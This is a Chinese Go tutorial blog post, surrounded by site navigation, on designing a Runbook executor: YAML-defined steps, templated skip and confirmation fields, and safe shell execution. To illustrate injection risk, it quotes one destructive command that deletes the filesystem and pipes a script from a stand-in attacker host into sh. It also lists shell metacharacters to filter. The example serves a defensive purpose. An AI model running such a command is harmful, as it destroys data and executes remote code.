
Golang实现Runbook运维手册实践
本文深入探讨了在运维自动化中如何用 Go 语言优雅实现 Runbook(运维手册)系统,主张摒弃将 Runbook 硬编码进 Go 结构体的传统做法,转而优先采用 YAML 文件定义——既保留人类可读、可编辑、可 Git 版本控制和 PR 审核的敏捷性,又通过 Go 程序专注做好加载、模板渲染、安全校验与受控执行;文章直击痛点:从 YAML 缩进错误导致的静默反序列化失败,到 shell 命令注入风险的层层防御(白名单命令、语法过滤、上下文超时、敏感信息打码),再到跳过条件、人工确认、正则断言等关键能力的轻量级实现,并明确指出 CLI 优于 HTTP API 的实践哲学——不为“看起来高大上”而堆砌鉴权限流,而是让 SRE 在故障黄金三分钟内真正拿得起、跑得快、看得清、控得住。

Runbook 用结构体还是 YAML 文件定义?
直接结论:优先用 YAML 文件定义 Runbook 内容,Go 程序只负责加载、校验和执行。硬编码进结构体看似可控,但运维手册本质是「人写的、人改的、人查的」,结构体一改就要编译、发版、重启服务,完全违背 Runbook 的敏捷性。
常见错误现象:panic: interface conversion: interface {} is nil, not map[string]interface{} —— 多半是 YAML 字段名写错或缩进错,而结构体字段没加 yaml:"xxx" 标签导致反序列化失败却没报错。
- 使用场景:每次故障响应前要人工确认步骤(如「先查
redis-cli -p 6380 ping,再看/var/log/redis6380.log最后 10 行」),这些必须可快速编辑、Git 版本管理、PR 审核 - 参数差异:结构体适合固定字段(如
ID、Timeout),但步骤描述、命令、检查逻辑、跳过条件这些必须留出自由文本空间 - 性能影响几乎为零:一次
os.ReadFile+yaml.Unmarshal开销远小于一次 SSH 连接,不用提前预热或缓存
如何安全执行 Runbook 中的 shell 命令?
不能直接用 exec.Command("sh", "-c", userCmd) —— 用户填个 rm -rf / ; curl http://evil.com/x.sh | sh 就完了。Runbook 是运维人员写的,但可能被误传、误改、甚至被注入(比如从 Web 表单提交)。
实操建议:
- 默认禁用任意 shell 解析:只允许白名单命令(
ls、grep、curl、systemctl)+ 固定参数格式,用exec.Command(name, args...)分离调用 - 对必须用
sh -c的场景(如管道、重定向),先做简单语法过滤:拒绝;、&&、|、$()、$(、`出现在非注释行 - 所有命令执行前加超时:
ctx, cancel := context.WithTimeout(context.Background(), time.Second*30),避免卡死 - 输出重定向到内存 buffer,不直接打印到 stdout;敏感字段(如密码、token)在日志中自动打码,不是靠「别写密码」这种约定
怎么让 Runbook 支持「跳过某步」「条件执行」「人工确认」?
别自己发明 DSL。YAML 里直接支持布尔字段 + 模板变量,Go 层用 text/template 渲染即可。比如写成:
steps:
- name: check disk usage
  cmd: df -h / | awk 'NR==2 {print $5}'
  skip_if: "{{ .Env.NODE_TYPE }} == 'readonly'"
  confirm_before: true
  expect_output: "^[0-9]{1,3}%$"
关键点:
skip_if和confirm_before字段由 Go 加载后解析模板,不是运行时 eval 任意代码(避免os.RemoveAll被注入)- 所有模板变量限定在白名单内:
.Env(环境变量)、.Now(当前时间)、.RunID(本次执行 ID),禁止访问.Os或.Exec expect_output用regexp.MatchString校验,不是strings.Contains—— 否则"OK"会误匹配"NOT OK"
为什么不要把 Runbook 执行器做成 HTTP API?
因为大多数真实场景根本不需要。你真会让 SRE 在故障时打开浏览器 POST 一个 JSON 去触发「重启 Kafka broker」?更可能是:本地终端跑 ./runbook exec --id kafka-broker-restart --env prod,或者用 ssh node01 'runbook exec ...'。
容易踩的坑:
- HTTP API 必然引入鉴权、限流、审计日志、请求队列——这些和 Runbook 本身无关,却占掉 70% 的开发维护成本
- API 返回
202 Accepted后,用户根本不知道命令卡在哪一步;而 CLI 可实时输出[✓] systemctl restart kafka、[✗] timeout after 30s: curl -s http://localhost:9092/readyz - 调试困难:API 调用链路过长(Nginx → Auth → Runbook svc → exec → log),而 CLI 出问题直接
strace -f ./runbook就能看到 fork 了什么进程
真正需要 API 的只有两类情况:和 CMDB 对接自动触发、嵌入到 ChatOps(如 Slack slash command),但这属于上层集成,不该污染 Runbook 核心执行逻辑。
好了,本文到此结束,带大家了解了《Golang实现Runbook运维手册实践》,希望本文对你有所帮助!关注golang学习网公众号,给大家分享更多Golang知识!
 手机运行HTML JS文件方法详解
- 上一篇
- 手机运行HTML JS文件方法详解

- 下一篇
- Canva可画Pro会员区别详解
-
- Golang · Go教程 | 17小时前 |
- Go os/signal 处理服务退出信号的生命周期
- 322浏览 收藏
-
- Golang · Go教程 | 17小时前 | Go crypto/tls 证书到期时间 x509.Certificate NotAfter
- Go crypto/tls 读取证书到期时间的代码写法
- 183浏览 收藏
-
- Golang · Go教程 | 17小时前 |
- Go net/netip 解析地址并区分 IPv4 映射
- 377浏览 收藏
-
- Golang · Go教程 | 17小时前 |
- Go container/heap 实现定时任务优先队列
- 395浏览 收藏
-

- Golang · Go教程 | 17小时前 | Go 切片排序 稳定排序 sort.SliceStable
- Go sort.SliceStable 保持同键顺序的排序实现
- 300浏览 收藏
-

- Golang · Go教程 | 17小时前 | 配置 · 错误处理 · Go教程 · Go 超时配置 time.Duration time.ParseDuration 配置时长
- Go time.ParseDuration 读取配置时长的错误处理
- 119浏览 收藏
-

- Golang · Go教程 | 17小时前 | goroutine · go · Context · Go 定时任务 reset goroutine泄漏 time.Ticker Stop
- Go time.Ticker 长时间服务的停止与泄漏规避
- 121浏览 收藏
-

- Golang · Go教程 | 17小时前 |
- Go time.Location 处理业务时区的转换方法
- 239浏览 收藏
-

- 前端进阶之JavaScript设计模式
- 设计模式是开发人员在软件开发过程中面临一般问题时的解决方案,代表了最佳的实践。本课程的主打内容包括JS常见设计模式以及具体应用场景,打造一站式知识长龙服务,适合有JS基础的同学学习。
- 543次学习
-

- GO语言核心编程课程
- 本课程采用真实案例,全面具体可落地,从理论到实践,一步一步将GO核心编程技术、编程思想、底层实现融会贯通,使学习者贴近时代脉搏,做IT互联网时代的弄潮儿。
- 516次学习
-

- 简单聊聊mysql8与网络通信
- 如有问题加微信:Le-studyg;在课程中,我们将首先介绍MySQL8的新特性,包括性能优化、安全增强、新数据类型等,帮助学生快速熟悉MySQL8的最新功能。接着,我们将深入解析MySQL的网络通信机制,包括协议、连接管理、数据传输等,让
- 500次学习
-

- JavaScript正则表达式基础与实战
- 在任何一门编程语言中,正则表达式,都是一项重要的知识,它提供了高效的字符串匹配与捕获机制,可以极大的简化程序设计。
- 487次学习
-

- 从零制作响应式网站—Grid布局
- 本系列教程将展示从零制作一个假想的网络科技公司官网,分为导航,轮播,关于我们,成功案例,服务流程,团队介绍,数据部分,公司动态,底部信息等内容区块。网站整体采用CSSGrid布局,支持响应式,有流畅过渡和展现动画。
- 485次学习
-

- PubMedQA
- 深入了解PubMedQA生物医学问答数据集,涵盖其核心功能、使用方法及在临床决策、药物研发等场景的应用,助力提升NLP模型性能。
- 486次使用
-

- H2O EvalGPT
- H2O EvalGPT是H2O.ai推出的开源LLM评估平台,提供详细的大模型性能排行榜、行业特定基准测试及A/B测试功能,助您快速选择最适合项目的高性能大语言模型。
- 542次使用
-

- LMArena
- LMArena是加州大学伯克利分校推出的AI模型匿名评测平台。通过盲测投票机制,用户可对比不同大模型回答并生成实时排行榜,助力开发者优化模型及用户选择最佳AI工具。
- 563次使用
-

- HELM
- 深入了解斯坦福推出的HELM(Holistic Evaluation of Language Models)大模型评测体系。本文解析其核心功能、安装配置步骤及应用场景,涵盖准确性、公平性、鲁棒性等多维度指标,助力开发者全面优化语言模型性能。
- 519次使用
-

- MMBench
- MMBench是由上海人工智能实验室等机构联合推出的多模态基准测试平台,提供细粒度能力评估、大规模数据集及VLMEvalKit工具。本文详细介绍其核心功能、安装使用方法及应用场景,助力开发者全面评估多模态模型性能。
- 333次使用
-
- Java 性能优化上线清单:从定位、改造到灰度发布
- 2026-06-11 860浏览
-
- Spring Boot 压测验证:Gatling、JMeter 与性能回归门禁
- 2026-06-11 843浏览
-
- Java NMT 非堆内存排查:Direct Buffer、线程栈与 Metaspace 分析
- 2026-06-11 826浏览
-
- Spring Boot 容器内存优化:JVM 堆、非堆与 MaxRAMPercentage
- 2026-06-11 809浏览
-
- Tomcat 连接与线程参数调优:maxThreads、acceptCount 与 KeepAlive
- 2026-06-11 792浏览